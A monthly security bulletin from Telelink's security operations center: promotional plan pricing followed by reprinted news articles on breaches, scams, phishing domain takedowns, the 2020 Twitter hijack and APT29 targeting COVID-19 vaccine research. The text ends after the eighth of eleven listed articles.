

Monthly Security Bulletin

This security bulletin is powered by Telelink's Advanced Security Operations Center

The modern cybersecurity threat landscape is constantly evolving. New vulnerabilities and zero-day attacks are discovered every day. The old vulnerabilities still exist. The tools to exploit these vulnerabilities are applying more complex techniques. But are getting easier to use.

Mitigating modern cyber threats require solutions for continuous monitoring, correlation, and behavior analysis that are expensive and require significant amount of time to be implemented. Moreover, many organizations struggle to hire and retain the expensive security experts needed to operate those solutions and provide value by defending the organizations.

The ASOC by Telelink allows organizations get visibility, control, and recommendations on improving their security posture for a fixed and predictable monthly fee.



Why Advanced Security Operations Center (ASOC) by Telelink?

- Delivered as a service, which guarantees fast implementation, clear responsibility in the Supplier and ability to cancel the contract on a monthly basis.
- Built utilizing state of the art leading vendor's solutions.
- Can be sized to fit small, medium and large business needs.
- No investment in infrastructure, team, trainings or required technology.
- Flexible packages and add-ons that allow pay what you need approach.
- Provided at a fraction of the cost of operating your own SOC.

LITE Plan

425 EUR/mo

- Gain visibility on the security posture of all your company's IT infrastructure
- Analysis of up to 2 GB/day log data
- Optional emergency response team (ERT) and user and endpoint behavior analytics (UEBA)

Get visibility on the cyber threats targeting your company!

PROFESSIONAL Plan

1225 EUR/mo

- Gain visibility on your company's security posture and recommendations on how to deal with security threats, risks, and actors
- Analysis of up to 5 GB/day log data and 100 GB/day network data
- Optional ERT and UEBA

Start to mitigate cyber threats and minimize the risk!

ADVANCED Plan

2 575 EUR/mo

- Gain complete visibility, deep analysis, recommendations, and security awareness trainings for your employees
- Analysis of up to 10 GB/day log data and 200 GB/day network data
- Included ERT and optional UEBA

Complete visibility, deep analysis and cyber threat mitigation!

Log Analysis and Correlation	Health Monitoring	Asset Identification and Prioritization	Infrastructure Security Assessment	Infrastructure Security Audit	Automatic Asset Discovery and Service Mapping	Network Devices Configurations Backup
Monthly External Vulnerability Scan and Reports	External Vulnerability Analysis	Monthly Internal Vulnerability Scan and Reports	Internal Vulnerability Analysis	Advanced Vulnerability Analysis	Recommendations for Security Patch	
Automatic Attack and Breach Detection	Human Triage	Threat Hunting				
Recommendations and Workarounds	Recommendations for Future Mitigation	Vulnerability Analysis				
Attack Vector Identification	Reports	Security Surface Exposure	Likelihood Analysis	Impact Analysis		
Network Forensics	Server Forensics	Endpoint Forensics				
Monthly Security Bulletin	Emerging Threats Bulletins	Tailored Bulletin for Customer's Critical Assets	Security Awareness Training			
				Lite Plan	Professional Plan (incl. all from Lite)	Advanced Plan (incl. all from Professional)

What is inside:

- Infrastructure Security Monitoring – the essential minimum to cybersecurity and to detect anomalies is to monitor your infrastructure 24x7x365
- Vulnerability Management – get visibility on the risks new or old vulnerabilities are posing to your IT infrastructure and get recommendations on how to reduce or mitigate those risks
- Attack Detection – get data from state-of-the-art cybersecurity tools, detect attacks and breaches, and involve our ASOC Analytics Team to perform human triage and threat hunting to precisely define the risks of the attack
- Reports and Recommendations – get detailed tailored reports with structured recommendations on how to prevent malicious activities (attacks) and take preventive measures
- Advanced Attack Analysis – get information on the attack vector, the attack surface, potential threat actors, and their objectives and motives for the attack
- Forensic Analysis – in case of severe cybercrimes the ASOC team can perform forensic analysis and/or support the authorities
- Bulletins, Training and Awareness – be timely informed on critical vulnerabilities with tailored and emerging threats bulletins and security awareness trainings to stop people being the weakest link

Table of Contents

1.	How Growing Businesses Should Tackle Cybersecurity Challenges.....	4
2.	Facebook Privacy Glitch Gave 5K Developers Access to 'Expired' Data	6
3.	US Treasury shares tips on spotting money mule and imposter scams	8
4.	Microsoft takes down domains used in COVID-19-related cybercrime	9
5.	The Enemy Within: How Insider Threats Are Changing	12
6.	Hacker releases database of 270 million alleged Wattpad records	14
7.	Twitter Confirms it was Hacked in an Unprecedented Cryptocurrency Scam	16
8.	Hackers Look to Steal COVID-19 Vaccine Research.....	19
9.	The Five W's of Penetration Testing.....	23
10.	Operation RussianDoll: Adobe & Windows Zero-Day Exploits Likely Leveraged by Russia's APT28 in Highly-Targeted Attack.....	26
11.	Technical Analysis of EKANS Ransomware.....	32

1. How Growing Businesses Should Tackle Cybersecurity Challenges

When we think about the most public cyber attacks and data breaches, we generally associate them with large enterprises. The truth is cyber attacks are not limited by company size. A significant cyber attack can happen to any company, in any industry and of any size.

According to the [2019 Cost of a Data Breach report](#) by the Ponemon Institute, “small businesses face disproportionately larger costs relative to larger organizations when it comes to breaches.”

Typically, one of the most valuable assets for any sized company is their data, and [data theft](#) or destruction is probably the most frequent result of cyber attacks on small and medium businesses (SMB). SMBs can be very profitable targets for bad actors, because they have fewer resources and little in-house expertise to plan, implement and execute a cybersecurity incident response plan. Business drivers and modernization needs make it an even trickier balancing act with the new norm of working from home.

So how can SMBs protect themselves against costly cyber attacks? The short answer is by selecting a [security information and event management \(SIEM\) platform](#) that will detect threats before they're able to wreak havoc. However, not all SIEMs are built to address the unique needs of SMBs.

SMBs are particularly vulnerable to the following [security use cases](#), so be sure the threat detection and response software you choose to deploy addresses the following concerns.

Phishing

Phishing is a concern for security teams across the world, and smaller organizations are as likely to be targeted by phishing attacks as are larger corporations. When selecting threat detection and response solutions, look for an SIEM platform with the ability to provide built-in [phishing detection and remediation](#). This is critical for SMBs to know employees are protected on this vital communications channel.

Insider Threats

[Insider threats](#) are another key use case, particularly with the shift to remote work. Privileged accounts, contractors and employees are everyday vectors for attackers to carry out attacks, often involving compromised credentials. When monitoring for malicious or accidental insider threats, [user behavior analytics \(UBA\)](#) is key to building

and understanding the risks associated with the activity of various users in an organization.

Ransomware

Ransomware is a [low-risk, low-cost and high profitability option](#) for attackers. It is no surprise it's so prevalent in the threat landscape. A nightmare for organizations defending against that threat, it is the No. 1 most likely threat to cause a 24-hour outage at SMBs, according to [Cisco](#). Out-of-the-box ransomware detection is a must for SMBs selecting an SIEM or threat management solutions, protecting themselves from paying a ransom and from the costly loss of availability.

The Power of Artificial Intelligence (AI)

One of the toughest challenges security teams face is the [cybersecurity skills shortage](#). Fortunately, organizations can take advantage of advanced cognitive capabilities of AI, such as [IBM Watson](#), to enhance the knowledge available to cybersecurity professionals. Organizations gather and enrich context to improve their understanding of cybersecurity patterns and malware through analysis of structured and unstructured data. That can reduce investigation time from hours to minutes.

By being able to separate the wheat from the chaff, analysts can spend less time investigating low-priority incidents and focus their time preventing breaches or significantly reducing the impact of security incidents through timely actions and faster response.

MSSPs

SMBs don't need to be alone in their fight against cybercrime and, for many, a potential solution to their cybersecurity challenges are [Managed Security Services Providers \(MSSP\)](#). An MSSP has a dedicated focus on threat detection, investigation and response. They are able to efficiently implement the capabilities described above to grow and mature use cases across their entire customer base, while providing customization as required.

Leveraging modern frameworks, such as [MITRE ATT&CK™](#), SMBs and their MSSP partners can efficiently assess, implement and grow their security posture by using a common language to share information on threat actors, tactics and techniques. SMBs can also benefit from threat intelligence feeds, automation and AI tools that would be tough for them to deploy effectively with limited resources and budgets.

By partnering with an appropriate MSSP, SMBs can ensure they're working with partners who have built modern security operations architecture and processes, allowing them to safely focus on developing and transforming their businesses.

Learn more about [addressing small business cyber security challenges](#) via an MSSP.

The post [How Growing Businesses Should Tackle Cybersecurity Challenges](#) appeared first on [Security Intelligence](#).

Source: <https://securityintelligence.com/posts/growing-business-tackle-cybersecurity-challenges/>

2. Facebook Privacy Glitch Gave 5K Developers Access to ‘Expired’ Data

Facebook has fixed a privacy issue that gave developers access to user data long after the 90-day "expiration" date.

Facebook is facing yet another privacy faux pas in how its users' data is collected and used by third-party apps. The social media giant said that it recently discovered that 5,000 developers received data from Facebook users — long after their access to that data should have expired.

In 2018, on the heels of the Cambridge Analytica privacy incident, Facebook debuted stricter controls over data collection by third-party app developers. As part of that, Facebook announced it would automatically expire an app's ability to receive a user's data if they hadn't used the app in 90 days.

However, recently, "we discovered that in some instances apps continued to receive the data that people had previously authorized, even if it appeared they hadn't used the app in the last 90 days," said Konstantinos Papamiltiadis, vice president of Platform Partnerships with Facebook, in a Wednesday post.

For example, "this could happen if someone used a fitness app to invite their friends from their hometown to a workout, but we didn't recognize that some of their friends had been inactive for many months," he said.

Facebook estimates that 5,000 developers were able to continually receive information (such as language or gender) on "inactive" app users, in this manner. It has since fixed the issue.

The company said it hasn't seen evidence that this issue resulted in sharing information that was inconsistent with the permissions people gave when they logged in using Facebook, however.

Facebook's privacy troubles began in 2018 after its Cambridge Analytica privacy snafu. After that, the company said it suspended tens of thousands of apps as part of its

ongoing investigation into how third-party apps on its platform collect, handle and utilize users' personal data. And then in 2019, Facebook found that 100 third-party app developers improperly accessed the names and profile pictures of members in various Facebook groups.

"Facebook is a data-aggregation company first and foremost. Given this, it's of no surprise that slip ups occasionally occur around the handling of the vast amount of raw and post-processed data they house," Jonn Callahan, principal AppSec consultant at nVisium, told Threatpost. "This is especially true given their track record. It's clear that proper handling of the collected data comes second to the monetization of the data."

To bolster its privacy policies, earlier in June, Facebook said it had started to report its privacy practices to a newly formed, independent Privacy Committee. The creation of the independent committee was part of the company's settlement a year ago with the Federal Trade Commission (FTC) over data-privacy violations, which came in addition to a \$5 billion fine (which was derided as "chump change" by lawmakers and privacy analysts).

Facebook said on Wednesday it would attempt to further tighten its policies around third-party data collection by providing developers with clearer guidance around data usage and sharing.

"Today we're also introducing new Platform Terms and Developer Policies to ensure businesses and developers clearly understand their responsibility to safeguard data and respect people's privacy when using our platform," Papamiltiadis said. "These new terms limit the information developers can share with third parties without explicit consent from people. They also strengthen data security requirements and clarify when developers must delete data."

Brendan O'Connor, CEO and co-founder of AppOmni, said Facebook does deserve some kudos for its recent steps in attempting to control data collection by developers. "Raising awareness of unused applications and helping users make better data privacy decisions is a big step in the right direction, and Facebook deserves some credit for their approach," he told Threatpost.

Threatpost has reached out to Facebook for further comment on the privacy flaw, as well as its new privacy policies for developers.

Source: <https://threatpost.com/facebook-privacy-glitch-5k-developers/157118/>

3. US Treasury shares tips on spotting money mule and imposter scams

The US Financial Crimes Enforcement Network (FinCEN) today has issued a security alert designed to share potential indicators of imposter scams and money mule schemes with US financial institutions.

FinCEN, which is a bureau of the U.S. Department of the Treasury, says that fraudsters are actively engaged in exploiting vulnerabilities created by the COVID-19 pandemic.

The advisory provides detailed descriptions of what imposter scams and money mule schemes are, a series of financial red-flag indicators that can be used for detecting them, and info needed by financial orgs to report such suspicious activity.

FinCEN's mission is to combat money laundering and connected crimes including terrorism, and to safeguard national security by collecting, analyzing, and sharing financial intelligence with dozens of intelligence agencies including the DEA, the FBI, the IRS, and the U.S. Secret Service.

FBI reports spike in fraudulent activity

The financial red flags of money mule schemes and imposter scams included in today's advisory are directed at Chief Executive Officers, Chief Operating Officers, Chief Compliance Officers, Chief Risk Officers, AML/BSA departments, legal departments, Cyber and Security departments, Customer Service Agents, and bank tellers.

Financial institutions can use the indicators sourced from Bank Secrecy Act (BSA) data, open-source reporting, and law enforcement partners to detect, prevent, and report fraudulent financial activities (potentially related to the pandemic).

In imposter scams, fraudsters try to coerce their targets into handing over personal information or funds by impersonating government agencies or well-known organizations.

As part of money mule schemes, individuals (unwitting, sitting, or complicit) are recruited by criminals running fraud schemes to help transfer illegally acquired money or to exploit loopholes in financial assistance programs such as unemployment insurance to file fraudulent claims.

The Federal Bureau of Investigation (FBI) yesterday also issued an alert about a spike in fraudulent unemployment insurance claims filed using stolen personally identifiable information (PII).

Financial orgs urged to file reports

FinCEN's list of financial red flag indicators to be used to detect imposter scams and money mule schemes is quite extensive and is included as part of the U.S. Treasury bureau's "Advisory on Imposter Scams and Money Mule Schemes Related to Coronavirus Disease 2019 (COVID-19)."

"As no single financial red flag indicator is necessarily indicative of illicit or suspicious activity, financial institutions should consider additional contextual information and the surrounding facts and circumstances, such as a customer's historical financial activity, whether the transactions are in line with prevailing business practices, and whether the customer exhibits multiple indicators, before determining if a transaction is suspicious or otherwise indicative of potentially fraudulent COVID-19-related activities," FinCEN adds.

Financial institutions who identify COVID-19-related financial crimes using these indicators are also urged to file Suspicious Activity Reports (SAR) referencing FinCEN's advisory.

Source: <https://www.bleepingcomputer.com/news/security/us-treasury-shares-tips-on-spotting-money-mule-and-imposter-scams/>

4. Microsoft takes down domains used in COVID-19-related cybercrime

Microsoft took control of domains used by cybercriminals as part of the infrastructure needed to launch phishing attacks designed to exploit vulnerabilities and public fear resulting from the COVID-19 pandemic.

The threat actors who controlled these domains were first spotted by Microsoft's Digital Crimes Unit (DCU) while attempting to compromise Microsoft customer accounts in December 2019 using phishing emails designed to help harvest contact lists, sensitive documents, and other sensitive information, later to be used as part of Business Email Compromise (BEC) attacks.


The attackers baited their victims (more recently using COVID-19-related lures) into giving them permission to access and control their Office 365 account by granting access permissions to attacker-controlled malicious OAuth apps.

BleepingComputer reported on the inner-workings of such an attack in December 2019, showing how this tactic allowed attackers to hijack their victims' Office 365 accounts.

From: no-reply@sharepointonline.com <[REDACTED]>
Sent: Friday, December 6, 2019 6:36:41 AM
To: [REDACTED]
Subject: File: [REDACTED] "Q4 Report - Dec19 (1).xlsx" Has Been Shared With You.

[External]

[REDACTED] report attached. Refer to pivot tab




Phishing email sample

"Today, the U.S. District Court for the Eastern District of Virginia unsealed documents detailing Microsoft's work to disrupt cybercriminals that were taking advantage of the COVID-19 pandemic in an attempt to defraud customers in 62 countries around the world," Microsoft Corporate Vice President for Customer Security & Trust Tom Burt said.

"Our civil case has resulted in a court order allowing Microsoft to seize control of key domains in the criminals' infrastructure so that it can no longer be used to execute cyberattacks."

The domains used to host malicious web apps and seized by Microsoft are officeinventorys[.]com, officehnoc[.]com, officesuited[.]com, officemtr[.]com, officesuitesoft[.]com, and mailitdaemon[.]com.



Office 365 OAuth app

Attackers repurposed infrastructure to exploit pandemic fears

In early-April, the company said that the actual volume of malicious attacks did not increase since the start of the pandemic but, instead, malicious actors repurposed the infrastructure used in previous attacks to launch rethemed campaigns exploiting fears surrounding the COVID-19 pandemic.

"Attackers don't suddenly have more resources they're diverting towards tricking users; instead, they're pivoting their existing infrastructure, like ransomware, phishing, and other malware delivery tools, to include COVID-19 keywords that get us to click," Microsoft 365 Security Corporate Vice President Rob Lefferts said at the time.

Until April, around 60,000 attacks out of millions of targeted messages were using pandemic-related URLs or malicious attachments based on data collected by Microsoft from thousands of weekly email phishing campaigns. "In a single day, SmartScreen sees and processes more than 18,000 malicious COVID-19-themed URLs and IP addresses."

Despite that, Lefferts said that represented less than two percent of the total volume of threats actively tracked by Microsoft on a daily basis.

Domains seized to protect customers

Redmond also spotted nation-state actors using COVID-19 lures in campaigns targeting healthcare entities, with the company alerting dozens of hospitals about exposed VPN devices and gateways on their networks to defend against such attacks.

"In cases where criminals suddenly and massively scale their activity and move quickly to adapt their techniques to evade Microsoft's built-in defensive mechanisms, additional measures such as the legal action filed in this case are necessary," Burt added.

"This unique civil case against COVID-19-themed BEC attacks has allowed us to proactively disable key domains that are part of the criminals' malicious infrastructure, which is a critical step in protecting our customers."

In early-March, Microsoft also coordinated the takedown of the infrastructure used by the Necurs botnet (the largest spam botnet at the time) in campaigns distributing and infecting millions of computers with malware payloads.

A single Necurs-infected device was observed by Microsoft's researchers sending around 3.8 million spam messages to more than 40.6 million targets within just 58 days.

Source: <https://www.bleepingcomputer.com/news/security/microsoft-takes-down-domains-used-in-covid-19-related-cybercrime/>

5. The Enemy Within: How Insider Threats Are Changing

Insider-threat security experts unravel the new normal during this time of remote working, and explain how to protect sensitive data from this escalating risk.

Insider threats are ramping up – with new kinds of concerns in this category beginning to emerge.

This is happening against a heady backdrop: Makeshift home offices, a cavalcade of new distractions and a tectonic shift to the cloud have recently collided to create an entirely new world for enterprise security. It's a world where companies are simultaneously trying to make all their information available to a diffuse remote workforce, while locking down their most sensitive information. Meanwhile, there's an expanding roster of potential bad actors ready to take advantage of the confusion.

On the insider-threats front, when it comes to knowing precisely what valuable information your company has in its possession, privileged IT users and administrators are the most lethal. Insider threats like these can get easily overlooked, with catastrophic consequences to the entire business, from IT and marketing to customer service.

Ratcheting up the risk is the growing reliance on an independent-contractor workforce, coupled with dire predictions of upcoming furloughs and layoffs — symptoms of a pandemic-weakened economy.

Besides the motives of malice and financial gain, sometimes-innocent, accidental disclosures happen: That's especially true now, when thanks to stay-at-home-orders, the lines between work, home, professional, family and school are more blurred than ever.

The way forward is a system that can monitor data in real time and even predict threats before they happen, according to Gurukul CEO Saryu Nayyar and COO Craig Cooper, who both recently participated in a Threatpost editorial webinar devoted to how businesses can protect against insider threats.

In this webinar replay, they are joined by Threatpost senior editors Tara Seals and Lindsey O'Donnell for a discussion about how the current climate is driving a rise in insider threats, and how businesses of all sizes can implement a system that protects information before it's compromised.

Nayyar proposes an approach that fuses a meticulous attention to permissions and information access supported by big data analytics and something she calls "sentiment analysis" that analyzes behaviors for brewing insider risk.

Cooper offers a raft of independent survey data on business attitudes on insider threats as well as attack data; and follows with insights into best practices for addressing the risk, including examples of how one hospital group in Minneapolis, Minn. was able to come up with a game plan to secure Tom Brady's medical records from the tabloids during the ramp-up to the 2018 Super Bowl.

Finally, webinar attendees were given a chance to weigh in on their own mitigation strategies, with 11 percent responding their business was "extremely vulnerable" to insider threats.

Please find the YouTube video of the webinar below. A lightly edited transcript follows.

YouTube link: <https://youtu.be/JRA9Lnditgk>

Source: <https://threatpost.com/the-enemy-within-how-insider-threats-are-changing/157302/>

6. Hacker releases database of 270 million alleged Wattpad records

An allegedly stolen Wattpad database containing 270 million records were being sold in private sales for over \$100,000. Now it is being offered for free on hacker forums.

Wattpad is a web site that allows members to publish user-generated stories on a variety of different topics. The site is immensely popular and is ranked as the the 150th most visited site worldwide.

Since July 7th, BleepingComputer has been tracking the rumored private sale of a Wattpad database containing over 200 million records.

In an anonymous tip, BleepingComputer was told that this database was being sold by Shiny Hunters, a group known for selling company databases acquired in data breaches.

At the time, Cyber intelligence firm Cyble told BleepingComputer that this database was being sold for ten bitcoins, or almost \$100,000 at the time.

BleepingComputer contacted Shiny Hunters about this breach, and at first, they were concerned about how we knew about the sale, and then later denied having anything to do with it.

A few sample records of this database seen by BleepingComputer contain user names, names, hashed passwords, email addresses, and general geographic location.

BleepingComputer contacted the users in this sample, and one user confirmed with BleepingComputer that the listed information was accurate.

BleepingComputer was told by Kiel Hume, Director of PR & Communications at Wattpad, that they are working with external security consultants to investigate the potential breach.

"We continue to investigate the information you've shared and its potential origins. At this time we've enlisted external security consultants to aid our investigation. We take the security of our users and their data extremely seriously, and our teams will be working around the clock to uncover any new information."

Update 7/14/20 4:08 PM EST: Hume sent BleepingComputer an updated statement saying that Wattpad is working to contain and remediate the breach, but that no financial information, phone numbers, stories, or private messages were accessed during the incident.

We are aware of reports that some user data has been accessed without authorization. We are urgently working to investigate, contain, and remediate the issue with the assistance of external security consultants.


From our investigation, to date, we can confirm that no financial information, stories, private messages, or phone numbers were accessed during this incident. Wattpad does not process financial information through our impacted servers, and active Wattpad users' passwords are salted and cryptographically hashed.

We are committed to maintaining the trust that our users have placed in us to ensure the safety and security of the Wattpad community.

Wattpad database now free on a hacker forum

While the database was previously being sold for the high price of \$100,000, the database is now being offered for free and claims to contain 271 million users.

Today, a new user was registered on a hacker forum using the name and photo of ZDNet reporter Catalin Cimpanu and began offering this alleged database for free.



Cimpanu, who is a former reporter at BleepingComputer, is likely being impersonated due to his recent article about the hack of Vinny Troia's NightLion security firm, who claims to be revealing the identity of Shiny Hunters and other data breach sellers this week.

The user offering this database claims that 145 million passwords are hashed with bcrypt, and the other 44 million are hashed with SHA256.

This mixture of hashing methods was used in the samples seen by BleepingComputer.

The number of users reported to be in this stolen database conflicts with the reported 80 million total users on Wattpad in 2019.

BleepingComputer has not independently verified this database's authenticity other than the limited samples shared with us last week.

Update July 20th: Wattpad released an updated statement that they are resetting all user's passwords "out of precaution".

"Out of precaution, and as is common in these situations, we are resetting passwords and advising users to change passwords on other sites if they used the same password."

Source: <https://www.bleepingcomputer.com/news/security/hacker-releases-database-of-270-million-alleged-wattpad-records/>

7. Twitter Confirms it was Hacked in an Unprecedented Cryptocurrency Scam

The Twitter accounts of Bill Gates, Elon Musk, Joe Biden, Apple and Uber have each been hijacked at the same time to push a cryptocurrency scam in an unprecedented breach of Twitter accounts.

Twitter locked down thousands of verified accounts belonging to elite Twitter users and high-profile companies Wednesday afternoon in an effort to prevent hackers from perpetrating a massive cryptocurrency scam. The accounts fell victim to a compromise of the company's internal systems by a group of unidentified hackers that managed to gain access to Twitter company tools and secured employee privileges.

Late Wednesday, the accounts of Bill Gates, Elon Musk, Apple and Uber and many other high-profile Twitter users fell victim to the attack on Twitter's back end. Tweets sent from those hijacked account each promoted an advance fee cryptocurrency scam, promising to double the value of Bitcoin currency sent to one specific wallet.

"This is 100 percent unprecedented," said Satnam Narang, staff research engineer at Tenable. "We have never seen such a large and simultaneous number of Twitter accounts hijacked at the same time," he told Threatpost.

By late Wednesday night Twitter released a series of tweets explaining the compromised accounts were the result of a social engineering attack.

"We detected what we believe to be a coordinated social engineering attack by people who successfully targeted some of our employees with access to internal systems and tools," the company tweeted. "We know they used this access to take control of many highly-visible (including verified) accounts and Tweet on their behalf."

The attacks began around 3 p.m. (ET) Wednesday, according the Narang, and first targeted accounts @bitcoin, @ripple, @coindesk, @coinbase and @binance. Tweets sent from those hijacked accounts urged followers of those cryptocurrency accounts to visit the website CryptoForHealth.



Image courtesy of Tenable

"We have partnered with CryptoForHealth and are giving back 5000 BTC to the community," read a typical tweet. The site linked to a Bitcoin wallet address.

Within hours the website was taken down. But soon after the site was taken down a barrage of verified Twitter user accounts began sending out a similar message promoting the same scam. Bill Gates' Twitter account, for example, tweeted: "Everyone is asking me to give back, and now is the time. I'm doubling all payments sent to my BTC address for the next 30 minutes."

At the time, Twitter acknowledged the mass account takeover in a tweet stating: "We are aware of a security incident impacting accounts on Twitter. We are investigating and taking steps to fix it. We will update everyone shortly." In a followup tweet, the Twitter Support team said, "You may be unable to Tweet or reset your password while we review and address this incident."



In an attempt to thwart the scammers Twitter "locked down" its verified accounts. Other efforts were made by digital currency exchange Coinbase, which prevented users to send money to the Bitcoin address.



Image courtesy of Tenable

"Because the tweets originated from these verified accounts, the chances of users placing their trust in the CryptoForHealth website or the purported Bitcoin address is even greater," Narang said.

"This is a fast moving target and so far over \$50,000 has been received by the Bitcoin address featured on the CryptoForHealth website and in Elon and Bill Gates' tweets."

The news agency Bloomberg was reporting at 4:45 p.m. (ET) that the Bitcoin address had amassed 12 Bitcoins, worth approximately \$110,000.

Notable Twitter accounts hijacked include: Joe Biden, Kim Kardashian West, Wiz Khalifa, Warren Buffett, Apple, Wendy's, Jeff Bezos, Binance, Barack Obama, and Mike Bloomberg.

James McQuiggan, security awareness advocate at KnowBe4, said the attack on Twitter could be tied to a third-party access system allowing a hacker to gain access to accounts. That theory, along with other plausible explanations of the compromised accounts, were put to rest when Twitter stated the attacks were social engineering based. However, many questions remain on how exactly hackers were able to infiltrate one of the world's largest social media platforms.



"A much larger concerning notion could be cyber criminals have had access to these accounts or possibly worked their way into a Twitter employee account, and inevitably worked their way into the Twitter backend's administrative systems," McQuiggan said.

McQuiggan's theory is bolstered by reporting by Motherboard who reported late Wednesday hackers convinced a Twitter employee to help them hijack accounts. According to the report, hackers coordinate with a Twitter insider and paid them money for the back-end access. Screenshots of the Twitter account of Binance were supplied to Motherboard reporters by four unidentified hackers. The screenshots, according to the report, showed hackers controlling an internal Twitter tool used to hijack the accounts.

Earlier this year, more than a dozen Twitter accounts of NFL teams were hacked. A self-proclaimed "white hat" hacker group called OurMine Security claimed responsibility and used the incident to promote its own cybersecurity services.

Kelvin Coleman, executive director at National Cybersecurity Alliance, said on Wednesday the size and scope of the account takeovers suggested the account takeovers were tied to an employee's compromised credentials. He said the attack was "very likely due to something as simple as [an Twitter employee] falling victim to a phishing attack — that then allowed a single bad actor or group broad access into these accounts from the inside. Other platforms should take this as a significant learning experience to ensure a breach to this magnitude doesn't occur again."

Source: <https://threatpost.com/twitter-elite-accounts-are-hijacked-in-unprecedented-cryptocurrency-scam/157463/>

8. Hackers Look to Steal COVID-19 Vaccine Research

The Russia-linked APT29 has set its sights on pharma research in Western nations in a likely attempt to get ahead on a cure for coronavirus.

The advanced threat actor known as APT29 has been hard at work attempting to pilfer COVID-19 vaccine research from academic and pharmaceutical research institutions in various countries around the world, including the U.S.

That's according to a joint alert from the U.S. Department of Homeland Security (DHS), the U.K.'s National Cyber Security Centre (NCSC) and Canada's Communications Security Establishment (CSE), issued Thursday.

The 14-page advisory details the recent activity of Russia-linked APT29 (a.k.a. CozyBear or the Dukes), including the use of custom malware called "WellMess" and "WellMail" for data exfiltration.

"Throughout 2020, APT29 has targeted various organizations involved in COVID-19 vaccine development in Canada, the United States and the United Kingdom, highly likely

with the intention of stealing information and intellectual property relating to the development and testing of COVID-19 vaccines,” the report noted.

This specific activity was seen starting in April, but security researchers noted that nation-state espionage targeted to coronavirus treatments and cures has been a phenomenon all year.

“COVID-19 is an existential threat to every government in the world, so it’s no surprise that cyber-espionage capabilities are being used to gather intelligence on a cure,” said John Hultquist, senior director of analysis at Mandiant Threat Intelligence, via email. “The organizations developing vaccines and treatments for the virus are being heavily targeted by Russian, Iranian and Chinese actors seeking a leg up on their own research. We’ve also seen significant COVID-related targeting of governments that began as early as January.”

Exploits in Play

To mount the attacks, APT29 is using exploits for known vulnerabilities to gain initial access to targets, according to the analysis, along with spearphishing to obtain authentication credentials to internet-accessible login pages for target organizations. The exploits in rotation include the recent Citrix code-injection bug (CVE-2019-19781); a publicized Pulse Secure VPN flaw (CVE-2019-11510); and issues in FortiGate (CVE-2018-13379) and Zimbra (CVE-2019-9670).

“The group conducted basic vulnerability scanning against specific external IP addresses owned by the [targeted] organizations,” according to the report. “The group then deployed public exploits against the vulnerable services identified. The group has been successful using recently published exploits to gain initial footholds.”

Once a system is compromised, the group then looks to obtain additional authentication credentials to allow further access and spread laterally.

Custom Malware

Once established in a network, APT29 is employing homegrown malware that the NCSC is calling WellMess and WellMail, to conduct further operations on the victim’s system and exfiltrate data.

WellMess, first discovered in July 2018, is malware that comes in Golang or .NET versions and supports HTTP, TLS and DNS for communications.

Named after one of the function names in the malware, “WellMess is a lightweight malware designed to execute arbitrary shell commands, upload and download files,” according to the advisory.

WellMail malware meanwhile, named after file paths containing the word 'mail' and the use of server port 25, is also lightweight – and is designed to run commands or scripts while communicating with a hardcoded command-and-control (C2) server.

"The binary is an ELF utility written in Golang which receives a command or script to be run through the Linux shell," according to the NCSC. "To our knowledge, WellMail has not been previously named in the public domain."

Both malwares uses hard-coded client and certificate authority TLS certificates to communicate with their C2 servers.

